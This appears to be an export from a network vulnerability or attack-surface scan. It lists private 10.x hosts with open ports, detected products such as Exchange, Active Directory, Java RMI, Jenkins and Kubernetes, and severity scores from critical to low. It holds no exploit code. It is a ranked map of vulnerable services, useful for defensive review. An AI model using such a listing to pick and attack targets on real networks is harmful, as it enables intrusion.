05/24/2024, 2:10 PM	10.0.100.102	tcp/22	ssh	OpenBSD OpenSSH 7.4	CRITICAL 9.2
05/24/2024, 2:42 PM	10.0.220.200	tcp/22	ssh	OpenBSD OpenSSH 8.7p1 Debian 2	CRITICAL 9.2
05/24/2024, 2:42 PM	10.0.229.4	tcp/22	ssh	OpenBSD OpenSSH 7.6p1 Ubuntu 4ubuntu0.5	CRITICAL 9.2
05/24/2024, 2:42 PM	10.2.51.104	tcp/8081	blackice-icecap	Apache Druid	CRITICAL 9.2

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
05/24/2024, 2:42 PM	10.2.51.104	tcp/8888	sun-answerbook	Apache Druid	CRITICAL 9.2
05/24/2024, 2:42 PM	10.2.51.106	tcp/2222	ssh	OpenBSD OpenSSH 8.9p1 Ubuntu 3ubuntu0.7	CRITICAL 9.2
05/24/2024, 3:02 PM	10.2.51.108	tcp/8101	ssh		CRITICAL 9.2
05/24/2024, 2:10 PM	10.0.4.2	tcp/1099	java-rmi	Java RMI	CRITICAL 9.1
05/24/2024, 2:10 PM	10.0.4.3	tcp/443	https	Microsoft Exchange Server, Microsoft IIS 10.0, Microsoft IIS Httpd 10.0	CRITICAL 9.1
05/24/2024, 2:10 PM	10.0.4.4	tcp/1099	java-rmi	Java RMI	CRITICAL 9.1
05/24/2024, 2:10 PM	10.0.4.8	tcp/1099	java-rmi	Java RMI	CRITICAL 9.1
05/24/2024, 2:10 PM	10.0.4.9	tcp/1099	java-rmi	Java RMI	CRITICAL 9.1
05/24/2024, 2:10 PM	10.0.4.15	tcp/1099	java-rmi	Java RMI	CRITICAL 9.1
05/24/2024, 2:10 PM	10.0.4.16	tcp/1099	java-rmi	Java RMI	CRITICAL 9.1
05/24/2024, 2:10 PM	10.0.4.129	tcp/1099	java-rmi	Java RMI	CRITICAL 9.1
05/24/2024, 2:10 PM	10.0.4.133	tcp/1099	java-rmi	Java RMI	CRITICAL 9.1
05/24/2024, 2:10 PM	10.0.4.134	tcp/1099	java-rmi	Java RMI	CRITICAL 9.1
05/24/2024, 2:42 PM	10.0.40.84	tcp/1099	java-rmi	Java RMI	CRITICAL 9.1
05/24/2024, 2:42 PM	10.0.40.89	tcp/1099	java-rmi	Java RMI	CRITICAL 9.1
05/24/2024, 2:52 PM	10.0.229.4	tcp/11099	java-rmi	Java RMI	CRITICAL 9.1
05/24/2024, 2:42 PM	10.0.229.11	tcp/1099	java-rmi	Java RMI	CRITICAL 9.1
05/24/2024, 2:10 PM	10.0.4.22	tcp/8080	http-proxy	-, ManageEngine ServiceDesk Plus	CRITICAL 9
05/24/2024, 2:10 PM	10.0.4.23	tcp/80	http	Apache HTTPD 2.2.14, Apache Tomcat 6.0.24, Apache/2.2.14 (Ubuntu) Mod Mono/2.4.3 PHP/5.3.2-1ubuntu4.30 With Suhosin-Patch P, Cloaknet, Phpmyadmin, Unknown	HIGH 8.8
05/24/2024, 2:42 PM	10.0.229.1	tcp/389	ldap	Microsoft Windows Active Directory LDAP	HIGH 8.8
05/24/2024, 2:42 PM	10.0.229.1	tcp/636	ldap	Microsoft Windows Active Directory LDAP	HIGH 8.8
05/24/2024, 2:42 PM	10.0.229.1	tcp/3268	ldap	Microsoft Windows Active Directory LDAP	HIGH 8.8
05/24/2024, 2:42 PM	10.2.4.12	tcp/443	https	Golang Pprof, Kubernetes Api-server	HIGH 8.8
05/24/2024, 2:42 PM	10.2.13.31	tcp/443	https	Golang Pprof, Kubernetes Api-server	HIGH 8.8
05/24/2024, 3:02 PM	10.2.51.108	tcp/8980	http	Eclipse Jetty 9.4.43.v20210629, Oepnnms Opennms	HIGH 8.8
05/24/2024, 2:10 PM	10.0.4.23	tcp/443	https	Apache HTTPD 2.2.14, Apache Tomcat 6.0.24, Apache/2.2.14 (Ubuntu) Mod Mono/2.4.3 PHP/5.3.2-1ubuntu4.30 With Suhosin-Patch P, Phpmyadmin, Unknown	HIGH 8.2
05/24/2024, 2:10 PM	10.0.40.82	tcp/8080	http	Eclipse Jetty 10.0.11, Jenkins	HIGH 8.1

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
05/24/2024, 2:42 PM	10.0.229.1	tcp/80	http	Microsoft IIS 8.5, Microsoft IIS Httpd 8.5, Microsoft Windows	HIGH 8.1
05/24/2024, 2:42 PM	10.0.229.3	tcp/8080	http	Eclipse Jetty 10.0.18, Jenkins	HIGH 8.1
05/24/2024, 2:10 PM	10.0.40.80	tcp/22	ssh	OpenBSD OpenSSH 7.4	HIGH 8
05/24/2024, 2:42 PM	10.0.229.4	tcp/9090	ftp	vsFTPd Project vsFTPd 3.0.3	HIGH 8
05/24/2024, 2:52 PM	10.2.4.10	tcp/6443	sun-sr-https	Kubernetes Api-server	HIGH 8
05/24/2024, 2:52 PM	10.2.13.29	tcp/6443	sun-sr-https	Kubernetes Api-server	HIGH 8
05/24/2024, 2:42 PM	10.2.51.103	tcp/80	http	Apache HTTPD 2.4.25, Apache/2.4.25 (Debian), Drupal	HIGH 8
05/24/2024, 2:42 PM	10.2.51.101	tcp/23	telnet	Linux Telnetd	HIGH 7.6
05/24/2024, 2:10 PM	10.0.4.28	tcp/443	https	Envoy Proxy Envoy, VMware Site Recovery Manager	HIGH 7.5
05/24/2024, 2:10 PM	10.0.40.79	tcp/443	https	Envoy Proxy Envoy, VMware Site Recovery Manager	HIGH 7.5
05/24/2024, 2:10 PM	10.0.40.102	tcp/8009	ajp13	Apache Jserv	HIGH 7.5
05/24/2024, 2:10 PM	10.0.40.114	tcp/9000	cslistener	Graylog	HIGH 7.5
05/24/2024, 2:52 PM	10.0.220.200	tcp/7861	unknown	Encode Uvicorn, Huggingface Gradio, Tiangolo Fastapi	HIGH 7.5
05/24/2024, 2:52 PM	10.0.220.200	tcp/7862	unknown	Encode Uvicorn, Huggingface Gradio, Tiangolo Fastapi	HIGH 7.5
05/24/2024, 2:42 PM	10.0.220.200	tcp/8443	nagios-nsca	Nagios NSCA, Ui Unifi Network	HIGH 7.5
05/24/2024, 2:42 PM	10.2.4.132	tcp/8000	http-alt	Apache Httpd Server 2.4, ECAcc (dcd/7D24)	HIGH 7.5
05/24/2024, 2:42 PM	10.2.4.132	tcp/8081	http	Apache Jspwiki, Apache Tomcat 9.0.55	HIGH 7.5
05/24/2024, 2:42 PM	10.2.13.132	tcp/80	http	Apache Httpd Server 2.4, ECAcc (dcd/7D63)	HIGH 7.5
05/24/2024, 2:42 PM	10.2.13.132	tcp/8080	http	Apache Jspwiki, Apache Tomcat 9.0.55	HIGH 7.5
05/24/2024, 2:42 PM	10.2.51.101	tcp/8443	https	Igor Sysoev Nginx 1.10.2	HIGH 7.5
05/24/2024, 2:42 PM	10.2.51.102	tcp/8009	ajp13	Apache Jserv	HIGH 7.5
05/24/2024, 2:42 PM	10.2.51.105	tcp/3000	ppp	Grafana	HIGH 7.5
05/24/2024, 2:42 PM	10.2.51.106	tcp/9200	wap-wsp	Elasticsearch	HIGH 7.5
05/24/2024, 2:44 PM	10.0.229.4	udp/161	snmp	Net-SNMP SNMP Agent	HIGH 7.2
05/24/2024, 2:44 PM	10.2.51.107	udp/161	snmp	Net-SNMP SNMP Agent	HIGH 7.2
05/24/2024, 2:42 PM	10.0.229.2	tcp/80	http	Microsoft Active Directory Certificate Services, Microsoft IIS 10.0, Microsoft IIS Httpd 10.0, Microsoft Ntlm Auth	HIGH 7
05/24/2024, 2:42 PM	10.0.40.1	tcp/443	https	Igor Sysoev Nginx, Pfsense	MEDIUM 6.8
05/24/2024, 2:10 PM	10.0.4.4	tcp/21	ftp	Microsoft Ftpd, Microsoft IIS	MEDIUM 6.7

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
05/24/2024, 2:10 PM	10.0.40.72	tcp/21	ftp	Microsoft Ftpd, Microsoft IIS	MEDIUM 6.7
05/24/2024, 2:10 PM	10.0.40.72	tcp/2121	ftp	Microsoft Ftpd, Microsoft IIS	MEDIUM 6.7
05/24/2024, 2:52 PM	10.2.51.101	tcp/8161	http	Apache ActiveMQ, Eclipse Jetty 7.6.9.v20130131	MEDIUM 6.5
05/24/2024, 2:42 PM	10.2.51.102	tcp/443	https	Apache Tomcat 9.0.30, Igor Sysoev Nginx	MEDIUM 6.3
05/24/2024, 2:10 PM	10.0.4.23	tcp/8080	http	Apache Tomcat/Coyote JSP Engine 1.1	MEDIUM 6
05/24/2024, 2:10 PM	10.0.4.31	tcp/80	http	Igor Sysoev Nginx, OpenMediaVault	MEDIUM 6
05/24/2024, 2:10 PM	10.0.40.19	tcp/80	http	Apache HTTPD, Cacti, Igor Sysoev Nginx 1.18.0	MEDIUM 6
05/24/2024, 2:10 PM	10.0.40.114	tcp/9200	sip	Elasticsearch	MEDIUM 6
05/24/2024, 2:10 PM	10.0.40.74	tcp/21	ftp	MikroTik Router Ftpd 6.49.6	MEDIUM 5.6
05/24/2024, 2:42 PM	10.0.229.4	tcp/5001	https	Redhat Docker Registry	MEDIUM 5.5
05/24/2024, 2:42 PM	10.2.51.103	tcp/8081	http	Eclipse Jetty 11.0.5	MEDIUM 5.3
05/24/2024, 2:42 PM	10.2.51.106	tcp/8080	http-proxy	Redhat Keycloak	MEDIUM 5.3
05/24/2024, 2:42 PM	10.2.51.106	tcp/8443	https-alt	Redhat Keycloak	MEDIUM 5.3
05/24/2024, 2:52 PM	10.2.51.101	tcp/2181	eforward		MEDIUM 5
05/24/2024, 2:42 PM	10.2.51.101	tcp/9100	jetdirect	HP JetDirect	MEDIUM 5
05/24/2024, 2:52 PM	10.2.51.104	tcp/2181	eforward		MEDIUM 5
05/24/2024, 2:22 PM	10.0.4.24	tcp/3500	http	Ruby-Lang WEBrick 1.3.1, Ruby-lang WEBrick Httpd 1.3.1, Rubyonrails Rails	MEDIUM 4.5
05/24/2024, 2:10 PM	10.0.4.24	tcp/445	netbios-ssn	Samba Smbd 3.X - 4.X	LOW 3.7
05/24/2024, 2:42 PM	10.2.51.103	tcp/4443	pharos	Apache HTTPD 2.4.59, Unknown	LOW 3.1
05/24/2024, 2:10 PM	10.0.4.24	tcp/80	http	Apache HTTPD 2.4.7, Apache/2.4.7 (Ubuntu), Unknown, phpMyAdmin 3.5.8	LOW 3
05/24/2024, 3:02 PM	10.0.40.63	tcp/10443	cirrossp	Apache HTTPD, Unknown	LOW 3
05/24/2024, 2:30 PM	10.0.40.71	tcp/10443	cirrossp	Apache HTTPD, Unknown	LOW 3
05/24/2024, 2:42 PM	10.2.51.102	tcp/8081	blackice-icecap	Apache HTTPD 2.4.59	LOW 3
05/24/2024, 2:42 PM	10.2.51.102	tcp/8082	blackice-alerts	Apache HTTPD 2.4.59, Unknown	LOW 3
05/24/2024, 2:10 PM	10.0.40.74	tcp/22	ssh	MikroTik RouterOS Sshd	LOW 2
05/24/2024, 2:10 PM	10.0.40.53	tcp/445	netbios-ssn	Samba Smbd 3.X - 4.X	LOW 1.1
05/24/2024, 2:10 PM	10.0.40.85	tcp/445	microsoft-ds		LOW 1
05/24/2024, 2:10 PM	10.0.4.4	tcp/111	rpcbind		LOW 0.1

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
05/24/2024, 2:10 PM	10.0.40.53	tcp/111	rpcbind		LOW 0.1
05/24/2024, 2:30 PM	10.0.40.79	tcp/5480	unknown	Envoy Proxy Envoy	LOW 0.1
05/24/2024, 2:10 PM	10.0.40.82	tcp/8443	https-alt	Dotamin Dotadmin, dotCMS	LOW 0.1
05/24/2024, 2:42 PM	10.0.220.200	tcp/111	rpcbind		LOW 0.1
05/24/2024, 2:52 PM	10.0.220.200	tcp/8843	unknown		LOW 0.1
05/24/2024, 2:42 PM	10.0.229.4	tcp/5003	https	Redhat Docker Registry	LOW 0.1
05/24/2024, 2:52 PM	10.2.13.29	tcp/32211	https	Igor Sysoev Nginx	LOW 0.1
05/24/2024, 2:42 PM	10.2.13.30	tcp/443	https	Igor Sysoev Nginx	LOW 0.1
05/24/2024, 2:52 PM	10.2.13.30	tcp/10250	unknown	Kubernetes Kubelet	LOW 0.1
05/24/2024, 2:52 PM	10.2.13.30	tcp/32211	https	Igor Sysoev Nginx	LOW 0.1
05/24/2024, 2:52 PM	10.2.13.31	tcp/10250	unknown	Kubernetes Kubelet	LOW 0.1
05/24/2024, 2:52 PM	10.2.13.31	tcp/30148	unknown	Kubernetes Dashboard	LOW 0.1
05/24/2024, 2:52 PM	10.2.13.32	tcp/10250	unknown	Kubernetes Kubelet	LOW 0.1
05/24/2024, 2:52 PM	10.2.13.32	tcp/30148	unknown	Kubernetes Dashboard	LOW 0.1
05/24/2024, 3:16 PM	10.2.13.88	tcp/443	https	Kubernetes Dashboard	LOW 0.1
05/24/2024, 2:10 PM	10.0.4.1	tcp/22	ssh	OpenBSD OpenSSH 8.9, OpenBSD OpenSSH For Windows 8.9	
05/24/2024, 2:10 PM	10.0.4.1	tcp/53	domain		
05/24/2024, 2:10 PM	10.0.4.1	udp/53	domain	Jh Software Simple DNS Plus	
05/24/2024, 2:10 PM	10.0.4.1	tcp/88	kerberos-sec	Microsoft Windows Kerberos	
05/24/2024, 2:14 PM	10.0.4.1	udp/88	kerberos	Microsoft Windows Kerberos	
05/24/2024, 2:12 PM	10.0.4.1	udp/123	ntp	NTP V3	
05/24/2024, 2:10 PM	10.0.4.1	tcp/135	msrpc	Microsoft Windows RPC	
05/24/2024, 2:10 PM	10.0.4.1	tcp/139	netbios-ssn	Microsoft Windows Netbios-ssn	
05/24/2024, 2:10 PM	10.0.4.1	tcp/464	kpasswd5		
05/24/2024, 2:10 PM	10.0.4.1	tcp/593	ncacn_http	Microsoft Windows RPC Over HTTP 1.0	
05/24/2024, 2:10 PM	10.0.4.1	tcp/3389	ms-wbt-server	Microsoft Terminal Services	
05/24/2024, 2:22 PM	10.0.4.1	tcp/5985	http	Microsoft HTTPAPI Httpd 2.0	
05/24/2024, 2:22 PM	10.0.4.1	tcp/9389	mc-nmf	.NET Message Framing	
05/24/2024, 2:22 PM	10.0.4.1	tcp/49668	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.1	tcp/49670	ncacn_http	Microsoft Windows RPC Over HTTP 1.0	
05/24/2024, 2:22 PM	10.0.4.1	tcp/49671	msrpc	Microsoft Windows RPC	

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
05/24/2024, 2:22 PM	10.0.4.1	tcp/49676	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.1	tcp/49707	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.1	tcp/49720	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.1	tcp/55681	msrpc	Microsoft Windows RPC	
05/24/2024, 2:10 PM	10.0.4.2	tcp/22	ssh	OpenBSD OpenSSH 8.9, OpenBSD OpenSSH For Windows 8.9	
05/24/2024, 2:10 PM	10.0.4.2	tcp/53	domain		
05/24/2024, 2:10 PM	10.0.4.2	udp/53	domain	Jh Software Simple DNS Plus	
05/24/2024, 2:10 PM	10.0.4.2	tcp/88	kerberos-sec	Microsoft Windows Kerberos	
05/24/2024, 2:14 PM	10.0.4.2	udp/88	kerberos	Microsoft Windows Kerberos	
05/24/2024, 2:12 PM	10.0.4.2	udp/123	ntp	NTP V3	
05/24/2024, 2:10 PM	10.0.4.2	tcp/135	msrpc	Microsoft Windows RPC	
05/24/2024, 2:12 PM	10.0.4.2	udp/137	netbios-ns	Microsoft Windows Netbios-ns	
05/24/2024, 2:10 PM	10.0.4.2	tcp/139	netbios-ssn	Microsoft Windows Netbios-ssn	
05/24/2024, 2:10 PM	10.0.4.2	tcp/464	kpasswd5		
05/24/2024, 2:10 PM	10.0.4.2	tcp/593	ncacn_http	Microsoft Windows RPC Over HTTP 1.0	
05/24/2024, 2:10 PM	10.0.4.2	tcp/3389	ms-wbt-server		
05/24/2024, 2:22 PM	10.0.4.2	tcp/5985	http	Microsoft HTTPAPI Httpd 2.0	
05/24/2024, 2:22 PM	10.0.4.2	tcp/9389	mc-nmf	.NET Message Framing	
05/24/2024, 2:22 PM	10.0.4.2	tcp/47001	http	Microsoft HTTPAPI Httpd 2.0	
05/24/2024, 2:10 PM	10.0.4.2	tcp/49152	msrpc	Microsoft Windows RPC	
05/24/2024, 2:10 PM	10.0.4.2	tcp/49153	msrpc	Microsoft Windows RPC	
05/24/2024, 2:10 PM	10.0.4.2	tcp/49154	msrpc	Microsoft Windows RPC	
05/24/2024, 2:10 PM	10.0.4.2	tcp/49155	msrpc	Microsoft Windows RPC	
05/24/2024, 2:10 PM	10.0.4.2	tcp/49158	ncacn_http	Microsoft Windows RPC Over HTTP 1.0	
05/24/2024, 2:10 PM	10.0.4.2	tcp/49159	msrpc	Microsoft Windows RPC	
05/24/2024, 2:10 PM	10.0.4.2	tcp/49160	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.2	tcp/49173	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.2	tcp/61002	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.2	tcp/64274	java-rmi	Java RMI	
05/24/2024, 2:22 PM	10.0.4.2	tcp/64275	tcpwrapped		

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
05/24/2024, 2:22 PM	10.0.4.2	tcp/64299	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.2	tcp/64313	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.2	tcp/64316	msrpc	Microsoft Windows RPC	
05/24/2024, 2:10 PM	10.0.4.3	tcp/22	ssh	OpenBSD OpenSSH 8.9, OpenBSD OpenSSH For Windows 8.9	
05/24/2024, 2:10 PM	10.0.4.3	tcp/25	smtp	Microsoft Exchange Smtpd	
05/24/2024, 2:10 PM	10.0.4.3	tcp/80	http	Microsoft IIS 10.0, Microsoft IIS Httpd 10.0	
05/24/2024, 2:10 PM	10.0.4.3	tcp/81	http	Microsoft IIS 10.0, Microsoft IIS Httpd 10.0	
05/24/2024, 2:10 PM	10.0.4.3	tcp/135	msrpc	Microsoft Windows RPC	
05/24/2024, 2:10 PM	10.0.4.3	tcp/139	netbios-ssn	Microsoft Windows Netbios-ssn	
05/24/2024, 2:10 PM	10.0.4.3	tcp/444	https	Microsoft Exchange Server, Microsoft IIS 10.0, Microsoft IIS Httpd 10.0	
05/24/2024, 2:10 PM	10.0.4.3	tcp/465	smtp	Microsoft Exchange Smtpd	
05/24/2024, 2:22 PM	10.0.4.3	tcp/475	smtp		
05/24/2024, 2:22 PM	10.0.4.3	tcp/476	smtp		
05/24/2024, 2:22 PM	10.0.4.3	tcp/477	smtp		
05/24/2024, 2:10 PM	10.0.4.3	tcp/587	smtp	Microsoft Exchange Smtpd	
05/24/2024, 2:10 PM	10.0.4.3	tcp/593	ncacn_http	Microsoft Windows RPC Over HTTP 1.0	
05/24/2024, 2:22 PM	10.0.4.3	tcp/717	smtp	Microsoft Exchange Smtpd	
05/24/2024, 2:10 PM	10.0.4.3	tcp/808	ccproxy-http		
05/24/2024, 2:22 PM	10.0.4.3	tcp/890	mc-nmf	.NET Message Framing	
05/24/2024, 2:10 PM	10.0.4.3	tcp/2525	smtp	Microsoft Exchange Smtpd	
05/24/2024, 2:10 PM	10.0.4.3	tcp/3389	ms-wbt-server	Microsoft Terminal Services	
05/24/2024, 2:10 PM	10.0.4.3	tcp/3800	http	Microsoft HTTPAPI Httpd 2.0	
05/24/2024, 2:10 PM	10.0.4.3	tcp/3801	mc-nmf	.NET Message Framing	
05/24/2024, 2:22 PM	10.0.4.3	tcp/3803	mc-nmf	.NET Message Framing	
05/24/2024, 2:22 PM	10.0.4.3	tcp/3823	mc-nmf	.NET Message Framing	
05/24/2024, 2:10 PM	10.0.4.3	tcp/3828	mc-nmf	.NET Message Framing	
05/24/2024, 2:22 PM	10.0.4.3	tcp/3843	mc-nmf	.NET Message Framing	
05/24/2024, 2:22 PM	10.0.4.3	tcp/3863	mc-nmf	.NET Message Framing	
05/24/2024, 2:22 PM	10.0.4.3	tcp/3867	mc-nmf	.NET Message Framing	

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
05/24/2024, 2:22 PM	10.0.4.3	tcp/3875	msexchange-logcopier	Microsoft Exchange 2010 Log Copier 2010	
05/24/2024, 2:22 PM	10.0.4.3	tcp/5985	http	Microsoft HTTPAPI Httpd 2.0	
05/24/2024, 2:10 PM	10.0.4.3	tcp/6001	ncacn_http	Microsoft Windows RPC Over HTTP 1.0	
05/24/2024, 2:22 PM	10.0.4.3	tcp/6400	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.3	tcp/6401	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.3	tcp/6402	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.3	tcp/6405	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.3	tcp/6406	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.3	tcp/6430	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.3	tcp/6481	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.3	tcp/6504	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.3	tcp/6514	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.3	tcp/6519	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.3	tcp/6521	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.3	tcp/6533	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.3	tcp/6538	msrpc	Microsoft Windows RPC	
05/24/2024, 2:10 PM	10.0.4.3	tcp/6543	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.3	tcp/6549	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.3	tcp/6558	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.3	tcp/6560	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.3	tcp/6561	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.3	tcp/6563	msrpc	Microsoft Windows RPC	
05/24/2024, 2:10 PM	10.0.4.3	tcp/6566	msrpc	Microsoft Windows RPC	
05/24/2024, 2:10 PM	10.0.4.3	tcp/6567	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.3	tcp/6572	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.3	tcp/6573	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.3	tcp/6582	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.3	tcp/6618	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.3	tcp/6622	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.3	tcp/6628	msrpc	Microsoft Windows RPC	

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
05/24/2024, 2:22 PM	10.0.4.3	tcp/6711	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.3	tcp/6727	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.3	tcp/6734	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.3	tcp/6756	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.3	tcp/6818	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.3	tcp/6825	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.3	tcp/6851	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.3	tcp/6856	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.3	tcp/6885	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.3	tcp/6897	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.3	tcp/6928	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.3	tcp/6958	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.3	tcp/6965	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.3	tcp/6978	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.3	tcp/7026	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.3	tcp/7108	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.3	tcp/8172	https	Microsoft IIS 10.0, Microsoft IIS Httpd 10.0	
05/24/2024, 2:22 PM	10.0.4.3	tcp/9710	mc-nmf	.NET Message Framing	
05/24/2024, 2:22 PM	10.0.4.3	tcp/23754	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.3	tcp/23761	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.3	tcp/23829	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.3	tcp/30163	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.3	tcp/47001	http	Microsoft HTTPAPI Httpd 2.0	
05/24/2024, 2:22 PM	10.0.4.3	tcp/61354	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.3	tcp/64327	msexchange-logcopier	Microsoft Exchange 2010 Log Copier 2010	
05/24/2024, 2:22 PM	10.0.4.3	tcp/64337	mc-nmf	.NET Message Framing	
05/24/2024, 2:10 PM	10.0.4.4	tcp/22	ssh	OpenBSD OpenSSH 8.9, OpenBSD OpenSSH For Windows 8.9	
05/24/2024, 2:10 PM	10.0.4.4	tcp/80	http	Microsoft IIS 10.0, Microsoft IIS Httpd 10.0	
05/24/2024, 2:12 PM	10.0.4.4	udp/111	rpcbind		
05/24/2024, 2:10 PM	10.0.4.4	tcp/135	msrpc	Microsoft Windows RPC	

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
05/24/2024, 2:10 PM	10.0.4.4	tcp/139	netbios-ssn	Microsoft Windows Netbios-ssn	
05/24/2024, 2:10 PM	10.0.4.4	tcp/1433	ms-sql-s	Microsoft SQL Server	
05/24/2024, 2:12 PM	10.0.4.4	udp/2049	rpcbind		
05/24/2024, 2:10 PM	10.0.4.4	tcp/3389	ms-wbt-server	Microsoft Terminal Services	
05/24/2024, 2:22 PM	10.0.4.4	tcp/5985	http	Microsoft HTTPAPI Httpd 2.0	
05/24/2024, 2:22 PM	10.0.4.4	tcp/47001	http	Microsoft HTTPAPI Httpd 2.0	
05/24/2024, 2:22 PM	10.0.4.4	tcp/49664	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.4	tcp/49665	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.4	tcp/49666	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.4	tcp/49667	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.4	tcp/49679	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.4	tcp/49680	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.4	tcp/49711	java-rmi	Java RMI	
05/24/2024, 2:22 PM	10.0.4.4	tcp/49712	tcpwrapped		
05/24/2024, 2:22 PM	10.0.4.4	tcp/49722	msrpc	Microsoft Windows RPC	
05/24/2024, 2:10 PM	10.0.4.6	tcp/22	ssh	OpenBSD OpenSSH 8.9, OpenBSD OpenSSH For Windows 8.9	
05/24/2024, 2:10 PM	10.0.4.6	tcp/135	msrpc	Microsoft Windows RPC	
05/24/2024, 2:10 PM	10.0.4.6	tcp/139	netbios-ssn	Microsoft Windows Netbios-ssn	
05/24/2024, 2:10 PM	10.0.4.6	tcp/3389	ms-wbt-server	Microsoft Terminal Services	
05/24/2024, 2:22 PM	10.0.4.6	tcp/5985	http	Microsoft HTTPAPI Httpd 2.0	
05/24/2024, 2:22 PM	10.0.4.6	tcp/47001	http	Microsoft HTTPAPI Httpd 2.0	
05/24/2024, 2:22 PM	10.0.4.6	tcp/49664	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.6	tcp/49665	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.6	tcp/49666	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.6	tcp/49667	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.6	tcp/49668	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.6	tcp/49669	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.6	tcp/49670	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.6	tcp/49671	msrpc	Microsoft Windows RPC	
05/24/2024, 2:22 PM	10.0.4.6	tcp/49672	msrpc	Microsoft Windows RPC	

First Seen	IP	Protocol Port	Iana Svc Name	Product	Severity
05/24/2024, 2:22 PM	10.0.4.6	tcp/59910	msrpc	Microsoft Windows RPC	
05/24/2024, 2:10 PM	10.0.4.7	tcp/22	ssh	OpenBSD OpenSSH 7.4	
05/24/2024, 2:10 PM	10.0.4.7	tcp/161	snmp		
05/24/2024, 2:22 PM	10.0.4.7	tcp/4353	f5-iquery		
05/24/2024, 2:10 PM	10.0.4.8	tcp/22	ssh	OpenBSD OpenSSH 8.9, OpenBSD OpenSSH For Windows 8.9	
